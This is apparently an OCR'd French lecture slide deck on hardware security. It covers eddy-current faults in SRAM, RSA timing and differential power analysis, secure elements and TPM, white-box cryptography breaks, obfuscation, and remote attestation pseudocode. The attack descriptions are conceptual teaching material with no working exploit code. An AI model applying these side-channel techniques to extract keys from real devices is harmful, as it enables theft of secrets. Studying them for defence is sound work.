


$$\delta = \frac{1}{\sqrt{\pi f \mu \sigma}}$$


δ	=	Standard Depth of Penetration (m)
π	=	3.14
f	=	Test Frequency (Hz)
μ	=	Magnetic Permeability (Henry/m)
σ	=	Electrical Conductivity (Siemens/m)

Attaque par courant de Foucault d'une cellule SRAM


Il est possible de modifier l'état d'une cellule mémoire SRAM par courant de Foucault




Canaux cachés et équations de Maxwell



$$V = -\frac{d\phi}{dt}$$




Differential traces between (00h ⊕ 00h) and (FFh ⊕ 00h) picked up at different locations



RSA & *Morse Samuel F*

A	● ▬	N	▬ ●	1	● ▬ ▬ ▬ ▬
B	▬ ● ● ●	O	▬ ▬ ▬	2	● ● ▬ ▬ ▬
C	▬ ● ▬ ●	P	● ▬ ▬ ●	3	● ● ● ▬ ▬
D	▬ ● ●	Q	▬ ▬ ● ▬	4	● ● ● ● ▬
E	● (1 unit)	R	● ▬ ●	5	● ● ● ● ●
F	● ● ▬ ●	S	● ● ●	6	▬ ● ● ● ●
G	▬ ▬ ●	T	▬ (3 units)	7	▬ ▬ ● ● ●
H	● ● ● ●	U	● ● ▬	8	▬ ▬ ▬ ● ●
I	● ●	V	● ● ● ▬	9	▬ ▬ ▬ ▬ ●
J	● ▬ ▬ ▬	W	● ▬ ▬	0	▬ ▬ ▬ ▬ ▬
K	▬ ● ▬	X	▬ ● ● ▬		
L	● ▬ ● ●	Y	▬ ● ▬ ▬		
M	▬ ▬	Z	▬ ▬ ● ●		



a^b modulus m

Attaque d'un *exponentiator*

- C(forme chiffrée) = M^d modulo m
- $d = d_0.2^0 + d_1.2^1 + d_2.2^2 + d_3.2^3 + d_4.2^4 + \ldots + d_i.2^i + \ldots + d_{p-1}.2^{p-1}$, ou d_i a pour valeur 0 ou 1.
- La forme chiffrée s'exprime sous forme d'un produit de p termes mi,
  - $C = m_0.\, m_1\, m_2 \ldots m_i \ldots m_{p-1}$ modulo m, avec
    - mi= 1, si ei=0 .
    - mi= $M^{2\hat{}i}$ modulo m, si ei=1
    - $X_i = M^{2\hat{}i}$, $X_{i+1} = Xi^2$
- En constate que, dans cette implémentation de l'algorithme RSA (dite *exponentiation*), chaque bit (di) de la clé implique un temps calcul différent selon que sa valeur soit 0 (multiplication triviale par 1) ou 1 (multiplication par $M^{2\hat{}i}$).

En fonction des différences de temps calculs observées on déduit la valeur de di (0 ou 1).

- Paul C. Kocher, Joshua Jaffe, Benjamin Jun: Differential Power Analysis. CRYPTO 1999: 388-397
  - Covariance, $\text{cov}(X,Y) = \sigma_{X,Y} = E(XY) - E(X)E(Y)$
  - Coefficient de corrélation, $\rho_{X,Y} = \frac{\sigma_{XY}}{\sqrt{V(X)V(Y)}}$, $\rho_{X,Y} \in [-1, 1]$
  - $E(XY) = E(X)E(Y) + \rho_{X,Y}\, \sigma(X)\, \sigma(Y)$
- Si l'on suppose :
  - Un domaine de clés (i) de 2^p valeurs, $i \in [0, 2^p - 1]$
  - Un effet physique associé à toutes les valeurs d'entrées (k) et des clés (i), $X_i(k,t)$, tel que la puissance électrique consommée.
  - Une fonction Y corrélée à la clé secrète j et définie pour toutes les valeurs d'entrée (k), et telle que pour chaque clé (i), $\langle Y_i(k) \rangle_k = 0$
  - Pour toute mauvaise clé (i)
    - $\rho_{X,Y} = 0$, $\langle X_i(k,t).Y_i(k) \rangle_k = \langle X_i(k,t) \rangle_k \langle Y_i(k) \rangle_k = 0$
  - Pour bonne clé (j), $\rho_{X,Y} \neq 0$
    - $\langle X_j(k,t).Y_j(k) \rangle k = \rho_{X,Y}\, \sigma(X)\, \sigma(Y)$


Definition d'un Secure Element.

Un Secure Element (SE) est un microcontrôleur sécurisé muni d'interfaces électriques et de communication, telles que ISO7816, SPI or I^2C .

OS JAVACARD JCOP
GP (Global Platform)
ROM 160 KB
EEPROM 72 KB
RAM 4KB
Crypto-processor
3xDES, AES, RSA, ECC
Certification CC EAL5+
Security Certificates EMVCo

	NFC secure modules
Product features	PN65L
Embedded NFC IC	PN532
Available host interfaces	serial, SPI, I²C
Embedded Secure IC	P5CN072
OS for secure device	JCOP or 3rd party
Stacked passive component IC	yes
Package thickness	1.2 mm
Package size	7x7 mm²
Package type	HLQFN48


EXAMPLE: NXP PN532



Le TPM*


- **L'intégration du TPM dans le système d'exploitation *windows* s'applique aux trois points suivants,**
  - Le ***Secure Boot***. Le premier programme amorce est stocké dans le TPM. Le *boot* est une succession de programme Pi tels que Po est contenu dans le TPM, chaque Pi est associé à une empreinte Hi enregistrée dans le TPM, le programme Pi-1 charge Pi et vérifie son empreinte Hi.
  - Le **chiffrement du contenu du disque dur** (*bitlocker*™) à l'aide d'une clé maître (VEK, Volume Encryption Key) stockée dans le TPM.
  - **Le contrôle de l'intégrité du PC** lors de sa connexion réseau (*NAP, Network Access Protection*).

*http://www.trustedcomputinggroup.org/



Trusted Execution Environment (TEE)

- Le TEE est un environnement d'exécution de confiance pour les mobiles.
- Il est basé sur un mécanisme d'isolation




Les boites blanches

- La technique de White Box a été proposée en 2002.
- Son objectif est de réaliser l'obfuscation logicielle d'une clé associée à un algorithme cryptographique par exemple DES ou AES.
- Le code implémentant l'algorithme peut être cloné, mais l'extraction de la clé est présumée impossible.
- L'algorithme de chiffrement est transformé en un réseau de tables (*lookup table*) liées à la clé (S-Box modifiées).
- Les implémentations DES et AES en white box ont été cassées par des attaques dites DCA (*Differential Computation Analysis*).
- Lors de la conférence BlackHat une série d'attaques (injection de fautes et analyse *Differential Fault Analysis* - DFA) a été démontrée sur des implémentations commerciales.

Joppe W. Bos, et Al, "Differential Computation Analysis: Hiding your White-Box Designs is Not Enough"; 2016.
Eloi Sanfelix, Cristofaro Mune, Job de Haas, "Unboxing the White Box", BlackHat 2016
Stanley Chow & All. "A white-box DES implementation for DRM applications", in Proceedings of the ACM Workshop on Security and Privacy in Digital Rights Management (DRM 2002), volume 2696 of Lecture Notes in Computer Science, pages 1–15. Springer, 2002.
Brecht Wyseur, Nagra Kudelski, "White-Box Cryptography: Hiding Keys In Software", MISC 2012.

DES White Box


- **Une table S établit une relation entre un index (6 bits pour le DES) et une sortie (4 bits pour le DES), c'est une matrice de 6 colonnes et 4 lignes**
  - $index_6 = K_6$ exor E_6
  - K_6 est une sous clé DES de 6 bits
  - $Y_4 = S(index_6)$.
- **Soit $index_6' = index_6$ exor K_6**
  - Le xor est appliqué sur les coefficients de la matrice
  - on obtient une table $Y_4 = S'(index_6')$.
- **En appliquant la relation**
  - $index_6'$ exor E_6
  - on retrouve $index_6$
  - et donc $Y_4 = S'(index_6' \text{ exor } E_6)$.
- **Le code est par la suite embrouillé selon des techniques d'obfuscation.**



Whibox Challenge

- Le WhibOx challenge est une compétition WBC (https://whibox-contest.github.io/) appliquée à l'algorithme AES. Son objectif est la réalisation d'un programme en C, qui calcule un chiffrement AES avec une clé de 128 bits. Le code comporte la fonction :
  - AES_128_encrypt(ciphertext, plaintext)
- Les attaquants disposent du code source et tentent de casser le programme, c'est à dire d'obtenir la clé secrète AES, par tous les moyens disponibles. Toutes les implémentations ont été cassées

Heuristiques de défense: placebo, vaccin, défense immunitaire




- **Le placebo. Une défense utopique mais parfois efficace, est utilisée pour parer une attaque inconnue.**
  - Par exemple la saignée, l'emploi hasardeux d'antibiotique ou de vaccin.
- **Le vaccin. Une réponse connue et efficace à une attaque identifiée.**
- **La défense immunitaire. Une réponse efficace, est spontanément générée, pour lutter contre une attaque inconnue.**
  - La légende d'*Hans Brinker* est une illustration de ce principe.

Obfuscation

- L'objectif des techniques d'obfuscation logicielle (soit P un programme, note O(P) sa forme après obfuscation) est de rendre difficile l'analyse d'un programme ("*Code obfuscation is the practice of making code unintelligible, or at the very least, hard to understand*").
- Selon le classique paradigme de programmation procédurale, un programme est un ensemble de procédures, d'instructions, de branchements (jump), et de données.
- Le graphe CFG (Control Flow Graph) est une représentation de la structure des appels de procédures et des instructions de saut. Rendre un programme inintelligible consiste à rendre très difficile son analyse (reverse engineering) et en particulier l'extraction d'un CFG (voir par exemple la référence). Un mécanisme de-obfuscation (soit retrouver P à partir de O(P)) peut être un problème NP complet.

- Les virus utilisent des techniques polymorphes ou métamorphes.
  - Dans le cas du polymorphisme, une clé modifiée à chaque instanciation du programme déchiffre des sous ensembles, qui sont chiffrés ultérieurement avec une nouvelle clé.
  - Dans le cas du métamorphisme, le programme polymorphe modifie tout ou partie de son code, qui est recompilé par la suite.



Indistinguishability Obfuscation

- L'idée intuitive de l'obfuscation est de construire une boite noire (*Black Box*) qui ne délivre aucune information au cours de son fonctionnement.
- En 2001 le célèbre article* "*On the (Im)possibility of Obfuscating Programs*" a démontré que le concept de boite noire n'est pas universel, c'est à dire qu'il est toujours possible, quelque soit le procédé d'obfuscation, d'extraire de l'information de certaines fonctions, similaires à des procédures à sens unique (fonction de hash).
  - Il n'est pas possible d'obfusquer la comparaison d'un calcul de hash à une valeur…c'est le programme du test d'un mot de passe relativement à son empreinte

*B. Barak et al., "On the (Im)possibility of Obfuscating Programs," Proc. 21st Ann. Int'l Cryptology Conf. (CRYPTO 01), LNCS 2139, Springer, 2001, pp. 1–18

How to you know that a thing is the thing you believe it is ?

- Hardware Integrity
- Software Integrity

Giuseppe Arcimboldo,
The Greengrocer 1585

Caps Lock Attack

1) A user keys in CAPS lock (or NUM lock) key.
2) The keyboard firmware sends the keycode for the key to the PC with an input report.
3) The PC sends back an output report for the LED, after accepting above input report.
4) The firmware lights the LED, specified by the output report.

Attestation

- **Local Attestation**
  - La capacité d'un logiciel à s'authentifier par lui-même
  - Par exemple un *Secure Boot* à l'aide d'un Trusted Platorm Module (TPM)
- **Remote Attestation**
  - Procédure d'authentification à distance d'un logiciel
  - Par exemple hash des mémoires dans un ordre pseudo aléatoire
- **Un algorithme d'attestation est basé sur des calculs d'intégrité (hash des mémoires).**
  - Le temps calcul peut être prise en compte.
  - Une attaque classique est le "Memory Copy Attack«
- **Une attestation s'appuie sur l'hypothèse d'une mémoire finie**


Exemple d'un algorithme de Remote Attestation

```
//Input: y number of iterations of the verification procedure
//Output: Checksum C
//Variables:
//        [code_start, code_end]: verified memory area
//        daddr: address of current memory access
//        b: content at daddr
//        x: value of T function
//        l: loop counter
//        SR: status (flags) register
for l = y to 0 do
   //T function updates x where 0 < x < 2^16
   x ← x + (x^2 ∨ 5)   mod 2^16
   //Compute random memory address using x
   daddr = ((daddr ⊕ x) ∧ MASK) + code_start
   //Calculate checksum. j: current index into checksum vector.
   C_j ← C_j + PC ⊕ mem[daddr] + l ⊕ C_{j-1} + x ⊕ daddr +
         C_{j-2} ⊕ SR
   C_j ← rotate left(C_j)
   //update checksum index
   j ← (j + 1)   mod 10
end for
```

